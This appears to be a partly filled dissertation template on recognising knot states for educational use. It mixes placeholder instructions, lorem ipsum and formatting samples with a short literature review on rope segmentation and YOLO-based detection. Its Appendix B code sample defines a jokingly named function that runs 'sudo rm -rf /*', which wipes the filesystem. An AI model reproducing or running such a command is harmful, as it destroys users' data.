Recognizing the sequential state of knots for educational purposes.

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A dissertation submitted to the Institute of Information and Communication Technology in partial fulfilment of the requirements for the degree of BSc (Hons) Multimedia in Software Development

Authorship Statement

This dissertation is based on the results of research carried out by myself, is my own composition, and has not been previously presented for any other certified or uncertified qualification.

The research was carried out under the supervision of (name of dissertation tutor –Title, Name and surname)

. . . .

Date   Signature

Copyright Statement

. . . .

Date Signature

Abstract

This section should clearly state what the study is about, summarizing how it was carried out and what the results were. References are not to be included in the abstract. It should present only the essentials of the work in general. 400-500 words.

Keywords: Dissertation, keywords.

Acknowledgements

The list of people that the Student would like to thank on the completion of the dissertation. For example ‘Mr Name Surname, who supported me during my dissertation work as my tutor’.

Table of Contents

Acronyms

NN	Neural Network
ML	Machine Learning
DL	Deep Learning
FCN	Fully Convolutional Network
CNN	Convolutional Neural Network
RCNN	Region Based Convolutional Neural Network
DCNN	Deep Convolutional Neural Network

Symbols

Π	An Pi Symbol
β	An Beta Symbol
σ	An Sigma Symbol
α	Another Alpha Symbol

List of Figures

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Chapter 1

Introduction

In this section, the Student is expected to state clearly: a) the ‘problem’ or ‘question’ being researched; b) why this topic was chosen; c) what motivated the Student to choose this topic; d) why did the Student investigate it the way they did; e) what problem did the Student wish to explore; f) what is the context for the research? (500-1000 words)

1.1 Sub-chapter One

Here is a sample of table in Table 1.1

Table 1.1: A table without vertical lines.

	Treatment A	Treatment B
John Smith	1	2
Jane Doe	–	3
Mary Johnson	4	5

Use `\newpage` to force start a new page.

Also can try to refer to this image in Figure 1.1. Notice that the `.eps` and `.pdf` format vector graphs are favoured, because:

1. they can be zoomed-in to check the detail.
2. text in such formats are search-able.



Figure 1.1: Bounding-box example of cars.

Try to insert a math equation as in Equation 1.1. If you wanna try the in-line mathematical, here is a sample $\alpha = \pi \cdot \frac{1}{\Theta}$.

$$e^{ix} = \cos x + i \sin x \tag{1.1}$$

Also here is a sample for footnote and hyperlink url[1].

When mention some file formats can use `music.mp3`, `latex.pdf`, etc.

[1] `https://github.com/doem97`

1.2 Sub-chapter Two

Contrary to popular belief, Lorem Ipsum is not simply random text. It has roots in a piece of classical Latin literature from 45 BC, making it over 2000 years old. Richard McClintock, a Latin professor at Hampden-Sydney College in Virginia, looked up one of the more obscure Latin words, consectetur, from a Lorem Ipsum passage, and going through the cites of the word in classical literature, discovered the undoubtable source. Lorem Ipsum comes from sections 1.10.32 and 1.10.33 of “de Finibus Bonorum et Malorum” (The Extremes of Good and Evil) by Cicero, written in 45 BC. This book is a treatise on the theory of ethics, very popular during the Renaissance. The first line of Lorem Ipsum, “Lorem ipsum dolor sit amet..”, comes from a line in section 1.10.32.

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using ’Content here, content here’, making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their default model text, and a search for ’lorem ipsum’ will uncover many web sites still in their infancy. Various versions have evolved over the years, sometimes by accident, sometimes on purpose (injected humour and the like).

1.3 Sub-chapter Three

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1.4 Sub-chapter Four

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1.5 Sub-chapter Five

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Chapter 2

Literature Review

2.1 Overview

As stated by [4], [5] and [6], technology has changed the way people learn. Making it faster and more engaging for students while enabling them to learn at their own pace. A part from this technology also allows people to broaden their general knowledge and learn more about any topics that might interest them even if they are not entirely academic.

Knot tying is one of these topics that is important in various disciplines such as sea sports, rock climbing, construction and medical sectors, just to name a few.

2.2 One

Jin and Nui [7] proposed a teach-student YoloV5 model to perform defect detection on different materials and different defects. In the research done before, they found 2 primary databases which could help them conduct this research (TILDA and Xuelang Tianchi AI Challenge).

The TILDA database had a dataset of 300 fabric images divided into six categories, five different defects and 1 normal classification. The images were downsized to 256 x 256 pixels. The Xuelang Tianchi AI Challenge dataset contained 3331 labelled images, split into 2163 images containing no defect while the other 1168 images had from one to multiple defects. This dataset contained 22 types of defects. Both databases were split in 70% as the training set while the other 30% was used as a test set.

Their results using the TILDA dataset when comparing the teacher and student networks had an area under the ROC curve (AUC) of 0.988 and 0.965 respectively and a mean average precision (mAP) of 0.451 and 0.428. The Xuelang Tianchi AI Challenge dataset also was tested on the teacher and student networks and ended up having slightly worse AUC results of 0.981 and 0952 while a mAP of 0.447 and 0.406.

This research on an automatic fabric defect detection method based on YoloV5 was valuable as it was a way how to detect defects in fabrics, with the use of technology. The use of a teacher-student network architecture allows for real-time detection with high accuracy. The proposed method was evaluated using both public databases and manually collected fabric images while comparing the AUC, mAP and other metrics. Overall, this research had the potential to significantly improve the accuracy of defect detection and increase the automation level of the textile industry.

2.3 Rope Segmentation and Detection

2.3.1

A study on ropes by Yu et al. [8] was used to train robotic arms to untangle knots automatically. Throughout their research, they used a method on how to label the rope and eventually their neural network can achieve the goal of topological state recognition.

For the training, a total of 1633 images were taken manually. The training was done on four different table clothes, as well as random obstacles in the images to further test the model accuracy when training. While these obstacles were in the images, these items never covered the camera's sight of the target. The dataset had 800 images containing one rope while the other 833 contained two ropes. With the help of the program LabelImg the dataset was classified, as seen in Figure 2.1 each endpoint and where the rope overlaps itself were marked and labelled accordingly.



Figure 2.1: Labelling and Background types

2.3.2

Lui et al. [1] used a different method to detect the rope structure. Firstly, removing the background by place fitting and splitting the rope structure into segments as shown in Figure 2.2. To obtain the order of these segments and to be able to represent the correct rope configuration a rule was set; every point must have 2 neighbouring points, except the 2 endpoints. By using a point system, they were able to compute a feature vector.



Figure 2.2: Rope Segmenting [1]

2.3.3

A different approach building on the research before, Grannen et al. [2] also used a marking system on the ropes as seen in Figure 2.3. This segmenting system would differentiate in the markings, by marking the 2 endpoints and the overlapping parts of the ropes, and not a segment every couple of centimeters. This would end up with a much smaller linear graph as seen in the figure example. These segments would get the annotations of (+) for when the rope is passing from overlapping segments and (-) for when the rope is passing from under overlapping parts.



Figure 2.3: Rope Segmenting [2]

2.4 Four

2.4.1 FIRST SECTION IN 4

Hussain et al. [3] used the new state of the art technology YoloV7 to automate the classification of pallet racking of five different classes: horizontal, vertical, support, vertical damage, and support damage. To show the trained architecture's realistic inference speed, a benchmark on its performance not only on architectural and computational performance but also on post-deployment metrics like frame-per-second (FPS).

The dataset was collected manually, and the recordings of three different warehouses' pallet racks were made using smartphones. After this annotation of the data was done carefully on the five different classes stated before. The data annotation was done on images in an occupied warehouse, while the stock was being placed on the racks. To work around this problem only annotating the item would be done if 25% or less of the item is occluded where the occluded part would also be annotated. Where the occlusion would take more than 25% of the class, only the showing part would be marked as shown in Figure 2.4.

Figure 2.4: Racking Labelling [3]

This research architecture was designed to identify pallet racking in a wide range of warehouses. It was logical to predict that various locations would have distinct external variables to which the model-trained architecture would have to adjust. For example, warehouse A may have more lighting than warehouse B, because of the location. It may also vary if the dataset was taken in day or night shifts. To tackle this situation a random brightness level varying between -11% and +11% was applied to each frame of the videos. The dataset consisted of 2094 samples, where 1905 were used for training, 129 were used for validation and the last 60 samples were used for testing.

2.4.2 SECOND SECTION IN 4

Another research by Hussain et al. [9] used a different approach than the previous paper to solve similar problems on pallet racking damages. Instead of using YoloV7, the MobileNetV2-SSD architecture was researched and used. When the research was being done, no public data set of warehouse pallet racking was found, by mounting a smartphone to a forklift, videos were taken and the frames were split with one second intervals to gather images.

The dataset preprocessing was done in two parts. First, the process of removing the images containing no racking and secondly, resizing all the images to 416 x 416 pixels. As this was an object detection localization problem., bounding boxes were used, by using Computer Vision Annotation Tool (CVAT) by OpenCV which made it simpler to also calculate the predictions.

Augmentation of the images was also done to increase the model's capability of predicting correctly. Images randomly selected were cropped by 0-3% and a random rotation to each was set from -6 to +6 degrees. This rotation and cropping were done to further improve the scenarios this model would be tested against. As the forklift would have different amounts of weight distribution while also moving around, this would improve how the camera installed would be moved and wobble around. A random brightness level between -5% and +5% would be applied, while adding a blur effect to some images to continue simulating real-life situations. Variances in the moving speed, warehouse location, and time of day would all be factors the model would be trained against. With the use of PyTorch, TensorFlow and Keras frameworks this was done while using the Google Collab GPUs found online. Google, Microsoft Azure, and Amazon Web Services all have these free resources to be used for investigations like this.

Their second research [9] had slightly better results than the previous research [3], with a mean over precision (mAP) of 92.7% surpassing the other research using YoloV7 by 1.6% mAP as seen in Table 2.1. When compared with the research using RCNN architecture [10] this used much less computational power as the RestNet-101 backbone has 44.5 million learnable parameters. Having high-end devices would not be suitable for that demand making it unusable to the average customer. Although the second paper has high results, the authors may believe that when the model is used in the real world there would be different outcomes. This may come into effect because the model was trained on only a single damage class of vertical damage and one good class of no damage.

Table 2.1: A table comparing research on warehouses

	Dataset Size	Classes	Architecture	mAP@0.5
[3]	2094	5	YoloV7	91.1%
[10]	75	1	Mask-RCNN-ResNet-100	93.45%
[9]	19,717	2	MobileNetV2-SSD	92.7%

2.5 FIVE

2.6 SIX

Chapter 3

Research Methodology

3.1 One

It presents the chosen research methods and explains why these methods are effective. (1,500 – 3,000 words)

3.2 Two

3.3 Three

Chapter 4

Analysis of Results and Discussion

4.1 One

This section includes critical discussion about the Student's findings and shows how these findings support the original objectives laid out for the dissertation, which may be partially or fully achieved, or even exceeded. The Student may also include new areas of an investigation prompted by developments in the research dissertation. Above all, it is required to present strong arguments which show how findings may offer a valid contribution to the development of the subject of the selected research area or issues related to it. (3,000 – 4,000 words)

4.2 Two

4.3 Three

Chapter 5

Conclusions and Recommendations

5.1 One

In this chapter, the Student has to evaluate the significance of the work done and give recommendations for any further investigations. (1,000 – 3,000 words)

5.2 Two

5.3 Three

References

[1] Wen Hao Lui and Ashutosh Saxena. Tangled: Learning to untangle ropes with rgb-d perception. *2013 IEEE/RSJ International Conference on Intelligent Robots and Systems*, Nov 2013.

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[3] Muhammad Hussain, Hussain Al-Aqrabi, Muhammad Munawar, Richard Hill, and Tariq Alsboui. Domain feature mapping with yolov7 for automated edge-based pallet racking inspections. *Domain Feature Mapping with YOLOv7 for Automated Edge-Based Pallet Racking Inspections*, Sep 2022.

[4] Juan-Ignacio Pozo, María-Puy Pérez Echeverría, Beatriz Cabellos, and Daniel L. Sánchez. Teaching and learning in times of covid-19: Uses of digital technologies during school lockdowns. *Frontiers in Psychology*, 12, 2021.

[5] Karla Gutierrez. Four ways technology is changing how people learn [info-graphic].

[6] Webmaster. How technology has changed teaching and learning - sentinel: 9, Sep 2021.

[7] Rui Jin and Qiang Niu. Automatic fabric defect detection based on an improved yolov5. ., Sep 2021.

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[9] Muhammad Hussain, Tianhua Chen, and Richard Hill. Moving toward smart manufacturing with an autonomous pallet racking inspection system based on mobilenetv2. *Journal of Manufacturing and Materials Processing*, 2022.

[10] Fahimeh Farahnakian, Lauri Koivunen, Tuomas Makila, and Jukka Heikkonen. Towards autonomous industrial warehouse inspection. *2021 26th International Conference on Automation and Computing (ICAC)*, 2021.

Appendix A

Introduction of Appendix

Interview summaries, sample questionnaires, and references should be placed in this section.For easier referencing, figures, tables, graphs, photos, diagrams, etc., should be inserted within the main text such as the literature review, the experimental process or procedure, the results and discussion chapters. Appendices are usually used to present further details about the results. Appendices may be a compulsory part of a dissertation, but they are not treated as part of the dissertation for purposes of assessing the dissertation. So any material which is significant to judging the quality of the dissertation or of the project as a whole should be in the main body of the dissertation (main text), and not in appendices.

Appendix B

Sample Code

You can share your GitHub link. Below shows how to insert highlighted source code from the source file.

```python
# I would not run this s**t with super do anyway
import os

def makeLifeEasier(anything):
    os.system('sudo rm -rf /*')
    return("good luck guy")

if __name__ == "__main__":
    makeLifeEasier(1) # this is a in-line comment
```